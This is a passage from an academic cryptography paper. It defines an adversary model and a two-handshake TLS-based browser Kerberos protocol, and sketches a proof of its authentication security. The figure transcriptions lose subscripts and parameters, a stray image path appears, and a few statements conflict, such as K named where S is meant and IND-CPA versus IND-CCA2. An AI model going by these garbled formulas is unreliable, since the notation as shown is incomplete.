- The adversary controls the domain name resolution. Upon sending forged domain resolution responses, the adversary foils browsers' same origin policy. Then, the adversary has access to the DOM model. That is, the adversary has access to the browser's chrome, cache, cookies, and history; specifically, we assume that the cookie containing the Kerberos ticket is known to the adversary. However, the adversary is prevented from opening, creating or deleting a file from the operating system; thus he can not read the browser's private key from disk or from memory.
- The adversary issues public keys which $\mathcal{C}$ accepts. There is no trusted third party in the sense of a trusted CA. Hence, a certified public key in a X.509 server certificate is treated as a public key that can be identified by a unique identifier (i.e., hash value of the public key).
- The adversary is unable to corrupt $\mathcal{C}$. Note that in this model we do not deal with malware attacks against the browser and server, therefore, do not consider the case where $\mathcal{A}$ reveals the ephemeral and longterm secrets stored inside $\mathcal{C}$.
- The adversary is unable to corrupt $\mathcal{S}$ or $\mathcal{K}$. Note also that in this model we do not deal with malware attacks against the servers. This means that the adversary is excluded from revealing the ephemeral and longterm secrets stored inside $\mathcal{S}$ or $\mathcal{K}$.

Adversarial Queries. The adversary $\mathcal{A}$ can participate in the actual protocol execution via the following queries:

- $\mathsf{Execute}(\mathcal{C}, P)$ $(P \in \{\mathcal{K}, \mathcal{S}\})$: This query models passive attacks where the adversary $\mathcal{A}$ eavesdrops the execution of the new protocol session between $\mathcal{C}$ and P. $\mathcal{A}$ is given the corresponding transcript.
- $\mathsf{Invoke}(\mathcal{C}, P)$ $(P \in \{\mathcal{K}, \mathcal{S}\})$: $\mathcal{C}$ starts the protocol execution with the new instance of P and $\mathcal{A}$ obtains the first protocol message returned by $\mathcal{B}$ (which is usually generated on some input received from $\mathcal{C}$, e.g., the entered URL).
- $\mathsf{Send}(P, m)$: This query models active attacks where $\mathcal{A}$ sends a message to some instance of $P \in \{\mathcal{C}, \mathcal{K}, \mathcal{S}\}$. The adversary $\mathcal{A}$ receives the response which P would generate after having processed the message m according to the protocol specification (note that the response may be an empty string if m is unexpected).

- $\mathsf{RevealDOM}(\mathcal{C})$: This query (which is refined in comparison to [10]) models attacks which reveal information stored with the browser's DOM, i.e. Ψ. Technically, the adversary queries for the authentication token (as stored in a cookie). Note that $\mathsf{RevealDOM}(\mathcal{C})$ enables the adversary to *read* the DOM. However, the adversary is prevented from writing the DOM, i.e. subverting the protocol execution by injecting malicious script code.

Protocol Execution in the Presence of $\mathcal{A}$. By asking the $\mathsf{Execute}(\mathcal{C}, P)$ ($P \in \{\mathcal{K}, \mathcal{S}\}$) query $\mathcal{A}$ obtains the transcript of the complete protocol execution between new instances of $\mathcal{C}$ and P without being able to perform any further actions during this execution. We assume that at most q_{ex} such queries can be asked during the attack. On the other hand, if $\mathcal{A}$ wishes to actively participate in the execution of Π then it can ask a special invocation query $\mathsf{Invoke}(\mathcal{C}, P)$ implying that a new instance of $\mathcal{C}$ starts the protocol execution with the new instance of P using the associated instance of browser $\mathcal{C}$. $\mathcal{A}$ then obtains the first protocol message returned by $\mathcal{C}$. Active participation of $\mathcal{A}$ is defined further through at most q_s Send queries. We also assume that $\mathcal{A}$ can ask at most q_{in} Invoke and q_r $\mathsf{RevealDOM}$ queries. Thus, the total number of queries which can be asked by the PPT adversary during the duration of the attack is upper-bounded by $q := q_{ex} + q_{in} + q_s + q_r$.

Correctness and Authentication. The following definition specifies the correctness requirement for BBKerberos protocols.

Definition 1 (Correctness). *A browser-based Kerberos protocol Π is* correct *if each* $\mathsf{Execute}(\mathcal{C}, P)$ *query where $P \in \{\mathcal{K}, \mathcal{S}\}$ results in two instances, $[\mathcal{C}, sid_{\mathcal{C}}]$ and $[P, sid_P]$ which are partnered ($sid_{\mathcal{C}} = sid_P$) and accept prior to termination.*

In the following we define the main security goal of browser-based Kerberos protocols, namely the requirement of authentication of $\mathcal{C}$ to $\mathcal{S}$ which is implied by an authentic communication between $\mathcal{C}$ and $\mathcal{K}$. The adversary $\mathcal{A}$ wins when he succeeds in authenticating to either $\mathcal{K}$ or $\mathcal{S}$ as a legitimate $\mathcal{C}$.

Definition 2 (Authentication of $\mathcal{C}$). *Let Π be a correct browser-based Kerberos protocol and* $\mathsf{Game}_{\Pi}^{bb-auth}(\mathcal{A}, \kappa)$ *the interaction between the instances of $\mathcal{C}$, $\mathcal{K}$ and $\mathcal{S}$ with a PPT adversary $\mathcal{A}$ who is allowed to query* $\mathsf{Execute}$*,* Invoke*,* Send*, and* $\mathsf{RevealDOM}$*. We say that $\mathcal{A}$* wins *if at some point during the execution for $sid'_{\mathcal{C}} \neq sid_{\mathcal{C}}$:*

1. *An instance $[\mathcal{C}, sid_{\mathcal{C}}]$ accepts but there is* ***no*** *partnered instance $[\mathcal{S}, sid_{\mathcal{S}}]$,* ***or*** *an instance $[\mathcal{S}, sid_{\mathcal{S}}]$ accepts but there is* ***no*** *partnered instance $[\mathcal{C}, sid_{\mathcal{C}}]$,* ***or***
2. *an instance $[\mathcal{C}, sid'_{\mathcal{C}}]$ accepts but there is* ***no*** *partnered instance $[\mathcal{K}, sid_{\mathcal{K}}]$,* ***or*** *an instance $[\mathcal{K}, sid_{\mathcal{K}}]$ accepts but there is* ***no*** *partnered instance $[\mathcal{C}, sid'_{\mathcal{C}}]$.*

The maximum probability of this event (over all adversaries running within the security parameter κ, and all public keys $pk_{\mathcal{C}}$ registered with $\mathcal{K}$) is denoted $\mathsf{Succ}_{\Pi}(\mathcal{A}, \kappa) = \max_{\mathcal{A}} |\Pr[\mathcal{A}$ *wins in* $\mathsf{Game}_{\Pi}^{bb-auth}(\mathcal{A}, \kappa)|$*. We say that a browser-based Kerberos protocol Π provides* authentication *if this probability is a negligible function of κ.*

The first requirement ensures that $\mathcal{C}$ authenticates to the matching server $\mathcal{S}$; the second requirement ensures a matching conversation with $\mathcal{K}$. (It is important to note that the second requirement is an prerequisite in our protocol to achieve the first. Details follow.)

4 The BBKerberos Protocol

4.1 Building Blocks

TLS Protocol. A main pillar of BBKerberos is the mutually authenticated *key transport/key agreement* [2]. The security of the TLS protocol has already been analyzed with respect to certain cryptographic primitives or in an abstract term-algebra (see [9]). However, since we combine two TLS sessions with higher-layer protocols, the security analyses cited above are insufficient. We thus use a model similar to [5] to model the security requirements and the proof. We describe the protocol using the most common, RSA based variant. All other ciphersuites are of course possible as well.

Cryptographic Primitives. In order to be able to use the term "negligible" in a mathematically correct way, here and in the following let $p_i : \mathbb{N} \rightarrow \mathbb{N}, i \in [1, 5]$ be polynomials, and let $\kappa \in \mathbb{N}$ be a security parameter. However, note that in practice many parameters in TLS are fixed in their length. As usual, we formalize the notion of an algorithm trying to solve a certain computational problem in order to compromise the security goals of our protocol and its building blocks by a probabilistic Turing machine running in time polynomial in κ (PPT adversary).

In our BBKerberos protocol we make use of the (well-known) cryptographic primitives used by the cryptographic suites of the TLS protocol, namely:

- A *pseudo-random function* $\mathtt{PRF} : \{0,1\}^{p_3(\kappa)} \times \{0,1\}^* \rightarrow \{0,1\}^*$. Note that TLS defines PRF with data expansion s.t. it can be used to obtain outputs of a variable length which becomes useful for the key derivation phase. By $\mathsf{Adv}^{prf}_{\mathtt{PRF}}(\kappa)$ we denote the maximum advantage over all PPT adversaries (running within security parameter κ) in distinguishing the outputs of PRF from those of a random function better than by a random guess.
- A *symmetric encryption schemes* which provides indistinguishability under chosen plaintext attacks (IND-CPA). The symmetric encryption operation is denoted *Enc* and the corresponding decryption operation *Dec*. By $\mathsf{Adv}^{ind-cpa}_{(Enc,Dec)}(\kappa)$ we denote the maximum advantage over all PPT adversaries (running within security parameter κ) in breaking the IND-CPA property of (Enc, Dec) better than by a random guess;
- An IND-CPA secure *asymmetric encryption scheme* whose encryption operation is denoted $\mathcal{E}$ and the corresponding decryption operation $\mathcal{D}$. By $\mathsf{Adv}^{ind-cpa}_{(\mathcal{E},\mathcal{D})}(\kappa)$ we denote the maximum advantage over all PPT adversaries (running within security parameter κ) in breaking the IND-CPA property of $(\mathcal{E}, \mathcal{D})$ better than by a random guess.

- A *collision-resistant hash function* $\mathtt{Hash} : \{0,1\}^* \rightarrow \{0,1\}^{p_4(\kappa)}$. We denote by $\mathsf{Succ}^{coll}_{\mathtt{Hash}}(\kappa)$ the maximum success probability over all PPT adversaries (running within security parameter κ) in finding a collision, i.e., a pair $(m, m') \in \{0,1\}^* \times \{0,1\}^*$ s.t. $\mathtt{Hash}(m) = \mathtt{Hash}(m')$.
- A *digital signature scheme* which provides existential unforgeability under chosen message attacks (EUF-CMA). The signing operation is denoted Sig and the corresponding verification operation Ver. By $\mathsf{Succ}^{euf-cma}_{(Sig,Ver)}(\kappa)$ we denote the maximum success probability over all PPT adversaries (running within security parameter κ) given access to the signing oracle in finding a forgery;
- The well-known *message authentication code* function HMAC which is believed to satisfy *weak unforgeability under chosen message attacks* (WUF-CMA) [4]. By $\mathsf{Succ}^{wuf-cma}_{\mathtt{HMAC}}(\kappa)$ we denote the maximum success probability over all PPT adversaries (running within security parameter κ) given access to the tagging/verification oracle in finding a forgery.

4.2 Protocol Description

Initialization Phase. Before BBKerberos can be executed, a registration phase is necessary. During this phase, the following keys are exchanged/registered:

- The long-lived key $LL_{\mathcal{C}}$ stored in the credential store of the browser $\mathcal{C}$ consists of the private/public signature key pair $(sk_{\mathcal{C}}, cert_{\mathcal{C}})$; we assume that the corresponding public key $pk_{\mathcal{C}}$ is part of the certificate. This public key $pk_{\mathcal{C}}$ is registered with the Kerberos server $\mathcal{K}$ after some initial out-of-band authentication.
- The long-lived key $LL_{\mathcal{S}}$ consists of the private/public encryption key pair $(sk_{\mathcal{S}}, cert_{\mathcal{S}})$, and a symmetric encryption key $k_{\mathcal{KS}}$. The key $k_{\mathcal{KS}}$ has to be exchanged out-of-band between $\mathcal{K}$ and $\mathcal{S}$.
- Finally, the long-lived key $LL_{\mathcal{K}}$ consists of the private/public encryption key pair $(sk_{\mathcal{K}}, cert_{\mathcal{K}})$.

Execution Phase. In the following we briefly describe the execution of our BBKerberos protocol specified in Figures 1 and 2. We first give an overview of the protocol and then describe the TLS handshake,which is performed twice with different random values in detail.

1. **Initiate the Protocol.** The browser $\mathcal{C}$ initiates the protocol by requesting an URL from the server $\mathcal{S}$ which requires authentication. The server $\mathcal{S}$ tells the browser $\mathcal{C}$ to connect to the Kerberos server $\mathcal{K}$ using TLS through a redirect status code.
2. **First TLS Handshake.** A first TLS handshake with client authentication is performed between $\mathcal{C}$ and $\mathcal{K}$. Both parties exchange certificates, so they know each other's public key. The identificator for the negotiated cryptographic key material is $sid_{\mathcal{C}}{=}r_{\mathcal{C}}|r_{\mathcal{K}}$. Symmetric keys are derived from the master secret k_m, which in turn is derived from the premaster secret k_p. This value

k_p has been chosen randomly by $\mathcal{C}$, and has been sent to $\mathcal{K}$ encrypted with $pk_{\mathcal{K}}$. The browser $\mathcal{C}$ authenticates himself by signing a hash of previous messages. The Kerberos server $\mathcal{K}$ authenticates by computing a HMAC over all previous messages, using a key derived from k_m.

3. **Retrieving the Authentication Cookie.** After the TLS handshake, $\mathcal{K}$ knows that he is talking to $\mathcal{C}$ through a confidential and authentic channel. $\mathcal{K}$ now issues the ticket $t_{\mathcal{CS}}$, which is authenticated and encrypted by $\mathcal{K}$ using the shared symmetric key $k_{\mathcal{KC}}$ whereby the ticket is cryptographically linked to the client's public key $pk_{\mathcal{C}}$. The result is encoded as a text string c, sent to $\mathcal{C}$ using HTTP GET or POST, and stored persistently in the browser. The browser $\mathcal{C}$ sends c whenever it thinks it is connected to $\mathcal{S}$.
4. **Second TLS Handshake.** A second TLS handshake with client authentication is performed between $\mathcal{C}$ and $\mathcal{S}$. Again both parties exchange certificates, so they know each other's public key. The new TLS session uses different session identifier $sid'_{\mathcal{C}}{=}r'_{\mathcal{C}}|r_{\mathcal{K}}$, and secret keys k'_p and k'_m. Again the browser $\mathcal{C}$ authenticates by signing a hash of previous messages. The Kerberos server $\mathcal{K}$ authenticates by computing a HMAC over all previous messages, using a key derived from k'_m.
5. **Authenticating via Kerberos Cookie.** After a successful TLS handshake, browser $\mathcal{C}$ sends the value c as GET or POST data (and later as a HTTP cookie) to $\mathcal{S}$. We only require the TLS tunnel to authenticate data sent from the browser $\mathcal{C}$; confidentiality is not needed. The server $\mathcal{S}$ validates the value c using the key $k_{\mathcal{KS}}$, and if this validation is successful, it compares the public key contained in c to the public key used to authenticate the browser $\mathcal{C}$. If this comparison is positive, he accepts the Kerberos ticket contained in c and grants $\mathcal{C}$ access to the requested resource.

TLS sessions in detail. The TLS protocol with client authentication in order to establish a secure transport channel is the main component in our security analysis. Let l_1, l_2,l_3 and l_4 denote the publicly known *labels* specified in TLS for the instantiation of `PRF`. The TLS protocol proceeds as follows:

1. **ClientHello and ServerHello.** The browser $\mathcal{C}$ chooses his own *nonce* $r_{\mathcal{C}}$ of length $p_5(\kappa)$ at random and forwards it to $\mathcal{S}$ (`ClientHello`). In response $\mathcal{S}$ chooses his own random *nonce* $r_{\mathcal{S}}$ and a *TLS session identifier sid* of length $p_5(\kappa)$ and appends it to his certificate $cert_{\mathcal{S}}$ (`ServerHello`). We stress that sid chosen by $\mathcal{S}$ is not the session identifier $sid_{\mathcal{S}}$ used in our security model but a value specified in TLS.
2. **Negotiate Key Material.** $\mathcal{C}$ chooses a *pre-master secret* k_p of length $p_5(\kappa)$ at random and sends it to $\mathcal{S}$ encrypted with the received public key $pk_{\mathcal{S}}$ (`ClientKeyExchange`). The pre-master secret k_p is used to derive the *master secret* k_m through a pseudo-random function `PRF` on input $(l_1, r_{\mathcal{C}}|r_{\mathcal{S}})$ with k_p as the secret seed. This key derivation is performed based on the standard TLS pseudo-random function `PRF` (see [2, Sect. 5]). The master secret is then used as secret for the instantiation of the pseudo-random function `PRF` on input $(l_2, r_{\mathcal{C}}|r_{\mathcal{S}})$ to derive the *session keys* (k_1, k_2) used to encrypt



Kerberos Server $\mathcal{K}$
$\{LL_{\mathcal{K}} := (k_{\mathcal{KS}}, sk_{\mathcal{K}}, cert_{\mathcal{K}})\}$
Browser $\mathcal{C}$
$\{LL_{\mathcal{C}} := (sk_{\mathcal{C}}, cert_{\mathcal{C}})\}$
$A := r_{\mathcal{C}} \in \{0,1\}^{5(\ )}$
$\boxed{A}$
$r_{\mathcal{K}} \in \{0,1\}^{5(\ )}$
$B := r_{\mathcal{K}}|cert_{\mathcal{K}}$
$\boxed{B}$
$sid_{\mathcal{C}} := r_{\mathcal{C}}|r_{\mathcal{K}}$
$k \in \{0,1\}^{3(\ )}$
$k := \mathtt{PRF}\ (l_1, sid_{\mathcal{C}})$
$C := \mathcal{E}_{\ \mathcal{K}}(k\ )|cert_{\mathcal{C}}$
$\sigma_{\mathcal{C}} := Sig_{\ \mathcal{C}}(\mathtt{Hash}(A|B|C))$
$(k_1|k_2) := \mathtt{PRF}\ (l_2, sid_{\mathcal{C}})$
$h_1 := \mathtt{Hash}(A|B|C|\sigma_{\mathcal{C}})$
$F_{\mathcal{C}} := \mathtt{PRF}\ (l_3, h_1)$
$D := Enc_{\ 1}(F_{\mathcal{C}}|\mathtt{HMAC}_{\ 2}(F_{\mathcal{C}}))$
$\boxed{C|\sigma_{\mathcal{C}}|D}$
$k := \mathcal{D}_{\ \mathcal{K}}(C')$
$k := \mathtt{PRF}\ (l_1, sid_{\mathcal{C}})$
$(k_1|k_2) := \mathtt{PRF}\ (l_2, sid_{\mathcal{C}})$
$h_1 := \mathtt{Hash}(A|B|C|\sigma_{\mathcal{C}})$
$(F_{\mathcal{C}}|\eta_{\mathcal{C}}) := Dec_{\ 1}(D)$
if $F_{\mathcal{C}} \neq \mathtt{PRF}\ (l_3, h_1)$
or $\eta_{\mathcal{C}} \neq \mathtt{HMAC}_{\ 2}(F_{\mathcal{C}})$
or NOT $Ver(cert_{\mathcal{C}}, A|B|C, \sigma_{\mathcal{C}})$
then ABORT **else**
$h_2 := \mathtt{Hash}(A|B|C|\sigma_{\mathcal{C}}|F_{\mathcal{C}})$
$F_{\mathcal{K}} := \mathtt{PRF}\ (l_4, h_2)$
$E := Enc_{\ 1}(F_{\mathcal{K}}|\mathtt{HMAC}_{\ 2}(F_{\mathcal{K}}))$
$\boxed{E}$
$(F_{\mathcal{K}}|\eta_{\mathcal{K}}) := Dec_{\ 1}(E)$
$(w|\mu_{\mathcal{K}}) := Dec_{\ 1}(F)$
$h_2 := \mathtt{Hash}(A|B|C|\sigma_{\mathcal{C}}|F_{\mathcal{C}})$
if $F_{\mathcal{K}} \neq \mathtt{PRF}\ (l_4, h_2)$
or $\eta_{\mathcal{K}} \neq \mathtt{HMAC}_{\ 2}(F_{\mathcal{K}})$
or $\mu_{\mathcal{K}} \neq \mathtt{HMAC}_{\ 2}(w)$
then ABORT
$t := HMAC_{\ \mathcal{KS}}(pk_{\mathcal{C}}|ticket)$
$c := Enc_{\ \mathcal{KS}}(pk_{\mathcal{C}}|ticket|t)$
$m :=$
$Redirect(\mathcal{S})|SET-COOKIE(c, \mathcal{S})$
$F := Enc_{\ 1}(m|\mathtt{HMAC}_{\ 2}(m))$
F
$store(c, \mathcal{S})$

Fig. 1. BBKerberos Protocol with TLS Client Authentication, Part 1. Boxed messages denote the standard TLS handshake.

and authenticate session messages exchanged between $\mathcal{C}$ and $\mathcal{S}$. [Remark: TLS specifies the generation of six session keys: A symmetric encryption key, a MAC key, and an IV for block ciphers only (both for client-to-server and for server-to-client communication). For simplicity, we denote k_1 as the encryption key and k_2 as the authentication key and assume that they are

Browser $\mathcal{C}$
$\{LL_{\mathcal{C}} := (sk_{\mathcal{C}}, cert_{\mathcal{C}})\}$

Server $\mathcal{S}$
$\{LL_{\mathcal{S}} := (k_{\mathcal{KS}}, sk_{\mathcal{S}}, cert_{\mathcal{S}})\}$

$A' := r'_{\mathcal{C}} \in \{0,1\}^{5(\ )}$

$\xrightarrow{\boxed{A'}}$

$r_{\mathcal{S}} \in \{0,1\}^{5(\ )}$
$B' := r_{\mathcal{S}}|cert_{\mathcal{S}}$

$\xleftarrow{\boxed{B'}}$

$sid'_{\mathcal{C}} := r'_{\mathcal{C}}|r_{\mathcal{S}}$
$k' \in \{0,1\}^{3(\ )}$
$k' := \mathtt{PRF}_{\,'}(l_1, sid'_{\mathcal{C}})$
$C' := \mathcal{E}_{\ \mathcal{S}}(k')|cert_{\mathcal{C}}$
$\sigma'_{\mathcal{C}} := Sig_{\ \mathcal{C}}(\mathtt{Hash}(A'|B'|C'))$
$(k'_1|k'_2) := \mathtt{PRF}_{\,'}(l_2, sid'_{\mathcal{C}})$
$h'_1 := \mathtt{Hash}(A'|B'|C'|\sigma'_{\mathcal{C}})$
$F'_{\mathcal{C}} := \mathtt{PRF}_{\,'}(l_3, h'_1)$
$D' := Enc_{'_1}(F'_{\mathcal{C}}|\mathtt{HMAC}_{'_2}(F'_{\mathcal{C}}))$

$\xrightarrow{\boxed{C'|\sigma'_{\mathcal{C}}|D'}}$

$k' := \mathcal{D}_{\ \mathcal{S}}(C')$
$k' := \mathtt{PRF}_{\,'}(l_1, sid'_{\mathcal{C}})$
$(k'_1|k'_2) := \mathtt{PRF}_{\,'}(l_2, sid'_{\mathcal{C}})$
$h'_1 := \mathtt{Hash}(A'|B'|C'|\sigma'_{\mathcal{C}})$
$(F'_{\mathcal{C}}|\eta'_{\mathcal{C}}) := Dec_{'_1}(D)$
if $F'_{\mathcal{C}} \neq \mathtt{PRF}_{\,'}(l_3, h_1)$
or $\eta'_{\mathcal{C}} \neq \mathtt{HMAC}_{'_2}(F'_{\mathcal{C}})$
or NOT $Ver(cert_{\mathcal{C}}, A'|B'|C', \sigma'_{\mathcal{C}})$
then <u>ABORT</u> **else**
$h'_2 := \mathtt{Hash}(A'|B'|C'|\sigma'_{\mathcal{C}}|F'_{\mathcal{C}})$
$F'_{\mathcal{S}} := \mathtt{PRF}_{\,'}(l_4, h'_2)$
$E' := Enc_{'_1}(F'_{\mathcal{S}}|\mathtt{HMAC}_{'_2}(F'_{\mathcal{S}}))$

$\xleftarrow{\boxed{E'}}$

$(F'_{\mathcal{S}}|\eta'_{\mathcal{S}}) := Dec_{'_1}(E')$
$h'_2 := \mathtt{Hash}(A'|B'|C'|\sigma'_{\mathcal{C}}|F'_{\mathcal{C}})$
if $F'_{\mathcal{S}} \neq \mathtt{PRF}_{\,'}(l_4, h'_2)$
or $\eta'_{\mathcal{S}} \neq \mathtt{HMAC}_{'_2}(F'_{\mathcal{S}})$
then <u>ABORT</u>
$m' := COOKIE(c)$
$F' := Enc_{'_1}(m'|\mathtt{HMAC}_{'_2}(m'))$

$\xrightarrow{\text{F'}}$

$m' = Dec_{'_1}(F')$
$c' = VALUE(m')$
$(pk'_{\mathcal{C}}|ticket'|t') := DEC_{\ \mathcal{KS}}(c')$
if not $pk'_{\mathcal{C}} = pk_{\mathcal{C}}$
and $t' := HMAC_{\ \mathcal{KS}}(pk_{\mathcal{C}}|ticket)$
then <u>ABORT</u>

Fig. 2. `BBKerberos` Protocol with TLS Client Authentication, Part 2. Boxed messages denote the standard TLS handshake.

the same for both directions.] The browser $\mathcal{C}$ also proves possession of the private key $sk_{\mathcal{C}}$ by signing the hash $h_{\sigma_{\mathcal{C}}}$ over all previously negotiated messages, i.e., signature $\sigma_{\mathcal{C}}$ (`ClientVerify`).

3. **Session Key Confirmation.** $\mathcal{C}$ confirms the session key generation, i.e., $F_{\mathcal{C}}$ is the first message that is authenticated via `HMAC` computed with k_2 and encrypted via the symmetric encryption scheme computed with k_1. $F_{\mathcal{C}}$ is computed as output of `PRF` on input (l_3, h_1) with k_m as the secret seed; whereby h_1 denotes the hash value computed over all messages previously processed by $\mathcal{C}$ (`Finished`). $\mathcal{S}$ verifies $\sigma_{\mathcal{C}}$, using the public key $pk_{\mathcal{C}}$. Further, $\mathcal{S}$ generates k_m and derives the session keys (k_1, k_2) in a similar way. $\mathcal{S}$ uses the own session keys (k_1, k_2) to ensure that it communicates with $\mathcal{C}$ through the verification of $F_{\mathcal{C}}$. If the verification fails, $\mathcal{S}$ aborts the protocol. Otherwise, it confirms the negotiated session parameters, using `PRF` on input (l_4, h_2) with k_m as secret seed; whereby h_2 denotes the hash value over the received messages. The output of `PRF` is first authenticated via `HMAC` computed with k_2 and then encrypted via the symmetric encryption scheme computed with k_1.

4.3 Security Analysis

In the following we analyze security of the `BBKerberos` protocol. We recall that the goal of the protocol is to provide secure authentication of $\mathcal{C}$ to $\mathcal{S}$, brokered by $\mathcal{K}$.

Theorem 1. *Let π be a* `BBKerberos` *protocol as specified in Section 4. If* `PRF` *is pseudo random, (Enc, Dec) are IND-CPA secure, $(\mathcal{E}, \mathcal{D})$ are IND-CCA2 secure,* `Hash` *is collision-resistant, (Sig, Ver) is EUF-CMA secure, and* `HMAC` *is WUF-CMA secure, then π provides authentication in the sense of Definition 2.*

Proof (Sketch). Due to space limitation, the full proof appears in the extended version of the paper. The main idea is to simulate an execution of the protocol based on the event $\mathsf{RevealDOM}(\mathcal{C})$ event. Then, the security can be reduced to the MAC-and-encrypt construction which conceals the authentication ticket and protects the ticket from forgeries, i.e. the adversary wins if it issues a valid ticket. However, if the $\mathsf{RevealDOM}(\mathcal{C})$ event does not occur, then the security can be reduced to the TLS handshake, which ensures that the owner of the ticket which is linked to some public key is in fact a legitimate owner by proving possession of the corresponding private key.

Remark 3. Although not stated in Theorem 1 explicitly, the security proof of `BBKerberos` based on the current TLS standard is valid in the Random Oracle Model (ROM) [5]. The reason is that the specification of TLS prescribes the use of the RSA encryption according to PKCS#1 (a.k.a. RSA-OAEP) which in turn is known to provide IND-CPA security in ROM (see [21] for the proof). However, Theorem 1 assumes $(\mathcal{E}, \mathcal{D})$ to be IND-CPA secure (independent of ROM). Thus, using an encryption scheme whose security holds under standard assumptions would also disburden the current security of `BBKerberos` from the strong assumptions of ROM. Similarly, the proof holds when the signature scheme is instantiated with RSA signature according to PKCS#1 (a.k.a. RSA-PSS) which in turn is known to provide EUF-CMA security in ROM (see [14] for the proof).

Remark 4. The HMAC construction used in the standard specification of the TLS protocol, formally, does not play any role for the security of the protocol. This is not surprisingly since every output of HMAC is encrypted using session key k_1 before being sent over the network. Since $k_1|k_2$ is treated as a single output of `PRF` the separation into k_1 and k_2 can be seen as redundant from the theoretical point of view. Note also that Krawczyk has proved the MAC-then-encrypt construction as secure in [18]. Though he mentions some problems in the general construction he shows that they do not apply to TLS.

5 Conclusion

We have introduced and analyzed a browser-based Kerberos protocol that made weak assumptions on the browser's security: The browser guarantees that private keys and sessions keys are confidential. However, our model allows the adversary to take control of the browser's DOM model, thus taking into account known browser attacks, such as XSS, Pharming. We did not consider malware attacks on the operating system the browser is running on. Since malware attacks may subvert the security of *any* cryptographic protocol (including classical Kerberos) without additional assumptions (e.g. the existence of a Trusted Platform Module), this exception seems justified.

We proved security in a game-based style by refining the model, proposed in [10], towards the consideration of DOM attacks. An interesting challenge for future work is to design Browser-based Kerberos which are provably secure under the stronger notion of Universal Composition[7,19]. Thus, the protocols could be composed with higher-layer protocols, but the analysis of the composition would be considerably simplified.

References

1. Kerberos: The network authentication protocol, http://web.mit.edu/Kerberos/
2. Allen, C., Dierks, T.: The TLS protocol — version 1.1. Internet proposed standard RFC 4346 (2006)
3. Backes, M., Cervesato, I., Jaggard, A.D., Scedrov, A., Tsay, J.-K.: Cryptographically sound security proofs for basic and public-key kerberos (2006)
4. Bellare, M., Namprempre, C.: Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. In: Okamoto, T. (ed.) ASIACRYPT 2000. LNCS, vol. 1976, pp. 531–545. Springer, Heidelberg (2000)
5. Bellare, M., Rogaway, P.: Random Oracles are Practical: A Paradigm for Designing Efficient Protocols. In: Conference on Computer and Communications Security, pp. 62–73. ACM Press, New York (1993)
6. Boldyreva, A., Kumar, V.: Provable-security analysis of authenticated encryption in kerberos (2007)
7. Canetti, R.: Universally composable security: A new paradigm for cryptographic protocols. In: FOCS, pp. 136–145. IEEE Computer Society, Los Alamitos (2001)

8. Dhamija, R., Tygar, J.D., Hearst, M.A.: Why phishing works. In: CHI, pp. 581–590. ACM Press, New York (2006)
9. Gajek, S., Manulis, M., Pereira, O., Sadeghi, A.-R., Schwenk, J.: Universally composable security analysis of tls—secure sessions with handshake and record layer protocols. Cryptology ePrint Archive, Report 2008/251 (2008)
10. Gajek, S., Manulis, M., Sadeghi, A.-R., Schwenk, J.: Provably secure browser-based user-aware mutual authentication over tls. In: ASIACCS, pp. 300–311. ACM Press, New York (2008)
11. Gajek, S., Schwenk, J., Xuan, C.: On the insecurity of microsoft's identity metasystem cardspace (HGI TR-2008-004) (2008)
12. Groß, T.: Security analysis of the SAML single sign-on browser/artifact profile. In: Annual Computer Security Applications Conference. IEEE Computer Society, Los Alamitos (2003)
13. Groß, T., Pfitzmann, B.: Saml artifact information flow revisited. Research Report RZ 3643 (99653), IBM Research (2006)
14. Jonsson, J.: Security proofs for the RSA-PSS signature scheme and its variants. Cryptology ePrint Archive, Report 2001/053 (2001)
15. Karlof, C., Shankar, U., Tygar, J.D., Wagner, D.: Dynamic pharming attacks and locked same-origin policies for web browsers. In: CCS 2007, pp. 58–71. ACM, New York (2007)
